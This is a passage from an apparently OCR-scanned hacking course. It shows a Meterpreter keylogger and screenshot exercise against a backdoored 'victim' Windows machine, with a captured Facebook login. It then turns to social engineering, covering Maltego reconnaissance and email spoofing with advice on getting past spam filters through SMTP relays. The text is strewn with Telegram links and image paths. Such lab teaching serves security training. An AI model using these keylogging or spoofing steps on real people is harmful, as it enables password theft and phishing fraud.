Using meterpreter you can capture screenshots from the victim PC and all keys typed by the victim even passwords.

## Exercise 39: Setting up Key-logger

1. This exercise is  based on exercise 38 with the backdoor is running on the victim machine and already connected to Kali machine.
2. Depending on the backdoor file that explained in the previous section and running meterpreter you can capture keys from the victim machine as follow:

https://t.me/learningnets

**#meterpreter> keyscan_start**

3. Go to Windows machine and try to login to Facebook or do any activity
4. Comeback to Kali and type:

**#meterpreter> keyscan_dump**

5. You will see the keys that entered in the Windows machine

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
note<Shift>J<^H><Shift><Shift><Shift><Shift><Shift><Shift><Shift>Hello  this test one two therr<^H><^H>ee<^H><^H><^H>hree<CR>
facebook<CR>
facebook<Shift>User<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift>@test.com<Shift>facebook passord


meterpreter >
```

6. The facebook user name facebook_user@test.com and the password is facebook passord
7. Stop Key scan

**#meterpreter> keyscan_stop**

8. To see screenshot from the victim machine

```
meterpreter > screenshot
Screenshot saved to: /root/ikekYAXP.jpeg
meterpreter >
```




# 8
# Social Engineering

Hackers use social engineering tactics because it is usually easier to exploit your natural inclination to trust than it is to discover ways to hack your software. For example, it is much easier to fool someone into giving his password than trying to hack the system and extracting his password (unless the password is weak).

Security is all about knowing who and what to trust. It is important to know when and when not to take a person at their word and if the person you are communicating with is who they say they are. No matter how many locks and deadbolts are on your doors, if you trust the person at the gate who says he is a pizza delivery guy and you open the door for him without checking, you are completely exposed to whatever risk he represent.

https://t.me/learningnets

Social Engineering depended on information gathering, in this section, we are going to use Social Engineering tools to gather information about victims and also we are going to use Kali sendmail option with SMTP relay to send spoofed emails to victims.

https://t.me/learningnets

## 8. Social Engineering

Social Engineering depend on information gathering about the target, whether the target is a person, a company, or a web site. The methods of information gathering do not need to be close to the target and use techniques such as man in the middle. The type of information that gathered about the target is their Facebook, LinkedIn, Google accounts, their friends, what web sites that usually visit and more. After gathering information about the target, then the attacker will build strategy on how to gain access to that target either by gaining their trust and send them a backdoor software or by making them reveal their account password. There are many ways to gather information about a person or an entity, some are free tools available through the internet such as Google Dorks, other tools that is come preloaded with Kali such as Recon-ng.

After gathering information Hackers will start building strategy to attack the victim, which could be an email from a friend or other trusted source. Taking advantage of the trust and curiosity, the message of the email may contain a link that you just have to check out–and because the link comes from a friend and you're curious, you'll trust the link and click on it –and be infected with malware so the Hacker can take over your machine and collect your contacts info and deceive them just like you were deceived. Or a message that contain compelling story that your 'friend' is stuck in country X and he lost all his money and need you to send him money.

Also, Social Engineering may take a form of bait, these social engineering schemes know that if you dangle something people want, many people will take the bait. These schemes are often found on Peer-to-Peer sites offering a download of something like a new movie, or music or software with 'Crack'.

### 8.1. Maltego

Maltego is a cross platform application, for performing link analysis.

Discover relationships between entities and build a visual representation of different data with a graph-based layout. A transform is a process that pulls new data related to the entity, automatically extending the graph.

Maltego is commonly used for reconnaissance in penetration testing engagement and open source intelligence analysis. It is possible to understand the relationship between infrastructure services and even users when mapping an organization's attack surface.


There are two types of Transforms within Maltego, one runs on servers

https://t.me/learningnets


remotely the other can run locally on the system running Maltego.
Maltego comes installed in Kali Linux , you just need to register the first time you run the tools in order to get the license

## Exercise 40: Running Maltego Tool

1. In Kali, go to applications and run Maltego





2. Click on Maltego CE (Free)





3. Choose to register and enter email address and password, an Email will be sent to you to activate your Maltego account.
4. Start Maltego and choose to update the tool if there is update.

https://t.me/learningnets




5. After update is done choose to install Free API, every API there is a description of the function that API such as querying specific Database.
6. Some APIs require a key, you need to register with the site mentioned in the API and they will email you the key.


https://t.me/learningnets




7. Click on the Plus sign at the top of Malteg.





8. Choose what you want to search for from the left side pane – for example choose domain – drag and drop in the middle area




9. Right click the domain and click on run all transforms

10. Click run

https://t.me/learningnets




11. Maltego will use the installed transforms to do a search about the domain you entered and display a visual links about the found information. You can verify every link and what kind information it provided, and you can do deep search in the item found.
12. You can use other tools to help you further know more about the found items for example you can use Shodan to find out more inform about a device, if there is a link found, use the web browser to see the content of that link.

## 8.2. Email spoofing

- Email spoofing is the most used method of delivering malware, hacking or deceiving other people by sending them email that look like it is coming from someone they know and embed that email with a backdoor or a link to harmful website, or a picture that contain embedded malware that will automatically works when the picture viewed.
- This method depends on information gathering. When targeting a victim, adversaries will gather information about the victim from social media and other tools to know his friends, colleagues or companies he is associated with and try to send him email that looks like from a colleague or a friend.
- Email Spoofing is particularly important in Penetration testing because it is one of the tactics used to see if the company employees

https://t.me/learningnets

will be spoofed and give away valuable information just because they received and email from someone looks legitimate.


- There are many ways to send spoofed email, as there are many web sites offers free spoofed email service, just google for “spoof email online”. Most of the servers that delivering this service is known to SPAM blockers and emails from them will be blocked or will end up in the SPAM directory of this person.
- To bypass this problem is either you make your own email server if you have web hosting plan or sign up for a web hosting and create your email server and use that to send fake emails.
- Or you can sign up for SMTP relay server or a mail server. There are many websites offer paid SMTP services that you are going to get a good result because they are used by actual marketers or actual advertising companies to send email.
- Here is a list of best Free SMTP servers that can be used to sed emails:
    - SendinBlue over 9000 Free emails per month ( https://www.sendinblue.com/)
    - Constant Contact ( https://www.constantcontact.com)
    - Elastic Email (https://www.elasticemail.com)
- And there are more free or for a low fee SMTP relay servers including google Gmail SMTP , MailGun, SendGarid.

## Exercise 41: Email Spoofing using Sendinblue server

